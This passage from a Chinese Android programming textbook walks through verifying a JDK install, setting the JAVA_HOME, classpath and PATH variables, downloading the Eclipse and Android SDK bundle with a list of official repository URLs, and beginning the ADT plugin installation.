


图 2-6　解压缩下载的文件

图 2-7　“目标文件夹”对话框

（8）单击“下一步”按钮后开始正式安装，如图 2-8 所示。

（9）完成后弹出“完成”对话框，单击“完成”按钮后完成整个安装过程，如图 2-9 所示。



图 2-8　继续安装



图 2-9　完成安装

完成安装后可以检测是否安装成功，检测方法是依次选择“开始”｜“运行”命令，在运行框中输入 cmd 并按下 Enter 键，在打开的 CMD 窗口中输入 java –version，如果显示如图 2-10 所示的提示信息，则说明安装成功。




图 2-10　CMD 窗口

如果检测到没有安装成功，需要将其目录的绝对路径添加到系统的 PATH 中，具体做法如下所示。

（1）右击并依次选择“我的电脑”｜“属性”｜“高级”命令，单击下面的“环境变量”按钮，在下面的“系统变量”处单击“新建”按钮，在变量名处输入 JAVA_HOME，变量值处输入刚才的目录，例如设置为 C:\Program Files\Java\jdk1.7.0_01，如图 2-11 所示。

（2）再次新建一个变量，名为 classpath，其变量值如下所示。

```
.;%JAVA_HOME%/lib/rt.jar;%JAVA_HOME%/lib/tools.jar
```

单击“确定”按钮找到 PATH 的变量，双击变量或单击“编辑”按钮，在变量值最前面添加如下值。

```
%JAVA_HOME%/bin;
```

具体如图 2-12 所示。



图 2-11　新建系统变量



图 2-12　编辑系统变量

（3）再依次选择“开始”｜“运行”命令，在运行框中输入 cmd 并按 Enter 键，在打开的 CMD 窗口中输入 java –version，如果显示如图 2-10 所示的提示信息，则说明安装成功。

注意： 上述变量设置中，是按照笔者本人的安装路径设置的，笔者安装的JDK的路径是C:\Program Files\Java\jdk1.7.0_02。

2.3　获取并安装 Eclipse 和 Android SDK

知识点讲解：光盘:视频\知识点\第 2 章\获取并安装 Eclipse 和 Android SDK.avi


在安装好 JDK 后，接下来需要安装 Eclipse 和 Android SDK。Eclipse 是进行 Android 应用开发的一个集成工具，而 Android SDK 是开发 Android 应用程序所必须具备的框架。在 Android 官方公布的最新版本中，已经将 Eclipse 和 Android SDK 这两个工具进行了集成，一次下载即可同时获得这两个工具。

获取并安装 Eclipse 和 Android SDK 的具体步骤如下所示。

（1）登录 Android 的官方网站 http://developer.android.com/index.html，如图 2-13 所示。

（2）单击中部的 Get the SDK 超链接，如图 2-14 所示。

（3）在弹出的新页面中单击 Download the SDK 按钮，如图 2-15 所示。






图 2-13　Android 的官方网站




图 2-14　单击 Get the SDK 超链接




图 2-15　单击 Download the SDK 按钮

（4）在弹出的 Get the Android SDK 界面中选中 I have read and agree with the above terms and conditions 复选框，然后在下面的单选按钮中选择系统的位数。例如，笔者的机器是 32 位的，所以选中 32-bit 单选按钮，如图 2-16 所示。




图 2-16　Get the Android SDK 界面

（5）单击图 2-16 中的 Download the SDK ADT Bundle for Windows 按钮后开始下载工作，下载的目标文件是一个压缩包，如图 2-17 所示。



图 2-17　开始下载目标文件压缩包

（6）将下载得到的压缩包进行解压，解压后的目录结构如图 2-18 所示。




图 2-18　解压后的目录结构

由此可见，Android 官方已经将 Eclipse 和 Android SDK 实现了集成。双击 eclipse 目录中的 eclipse.exe 可以打开 Eclipse，界面效果如图 2-19 所示。





图 2-19　打开 Eclipse 后的界面效果

（7）打开 Android SDK 的方法有两种，第一种是双击下载目录中的 SDK Manager.exe 文件，第二种是在 Eclipse 工具栏中单击图标。打开后的效果如图 2-20 所示。






图 2-20　打开 Android SDK 后的界面效果

注意：快速安装Android SDK的方法。

通过 Android SDK Manager 在线安装的速度非常慢，而且有时容易挂掉。其实可以先从网络中寻找到 SDK 资源，用迅雷等下载工具下载，将其放到指定目录后再安装。具体方法是先下载可更新的 android-sdk-windows，然后在 android-sdk-windows 下双击 setup.exe，在更新的过程中会发现安装 Android SDK 的速度是 1kib/s，此时打开迅雷，分别输入下面的地址：

```
https://dl-ssl.google.com/android/repository/platform-tools_r05-windows.zip
https://dl-ssl.google.com/android/repository/docs-3.1_r02-linux.zip
https://dl-ssl.google.com/android/repository/android-2.2_r02-windows.zip
https://dl-ssl.google.com/android/repository/android-2.3.3_r02-linux.zip
https://dl-ssl.google.com/android/repository/android-2.1_r02-windows.zip
https://dl-ssl.google.com/android/repository/samples-2.3.3_r02-linux.zip
https://dl-ssl.google.com/android/repository/samples-2.2_r02-linux.zip
https://dl-ssl.google.com/android/repository/samples-2.1_r02-linux.zip
https://dl-ssl.google.com/android/repository/compatibility_r02.zip
https://dl-ssl.google.com/android/repository/tools_r12-windows.zip
https://dl-ssl.google.com/android/repository/google_apis-10_r02.zip
https://dl-ssl.google.com/android/repository/android-2.3.1_r02-linux.zip
https://dl-ssl.google.com/android/repository/usb_driver_r02-windows.zip
https://dl-ssl.google.com/android/repository/googleadmobadssdkandroid-4.1.0.zip
https://dl-ssl.google.com/android/repository/market_licensing-r01.zip
https://dl-ssl.google.com/android/repository/market_billing_r01.zip
https://dl-ssl.google.com/android/repository/google_apis-8_r02.zip
https://dl-ssl.google.com/android/repository/google_apis-7_r01.zip
https://dl-ssl.google.com/android/repository/google_apis-9_r02.zip
…
可以继续根据自己开发要求选择不同版本的 API
```

下载完后将其复制到 android-sdk-windows/Temp 目录下，然后再运行 setup.exe，选中需要的 API 选项，会发现马上就安装好了。要注意保留原始文件，因为放在 temp 目录下的文件安装完成后会立即消失。

2.4　安装 ADT

知识点讲解：光盘:视频\知识点\第 2 章\安装 ADT.avi

Android 为 Eclipse 定制了一个专用插件 Android Development Tools（ADT），此插件为用户提供了一个强大的开发 Android 应用程序的综合环境。ADT 扩展了 Eclipse 的功能，可以让用户快速建立 Android 项目，创建应用程序界面。要安装 Android Development Tools plug-in，需要首先打开 Eclipse IDE，然后进行如下操作。

（1）打开 Eclipse 后，在菜单栏中选择 Help | Install New Software 命令，如图 2-21 所示。

（2）在弹出的对话框中单击 Add 按钮，如图 2-22 所示。

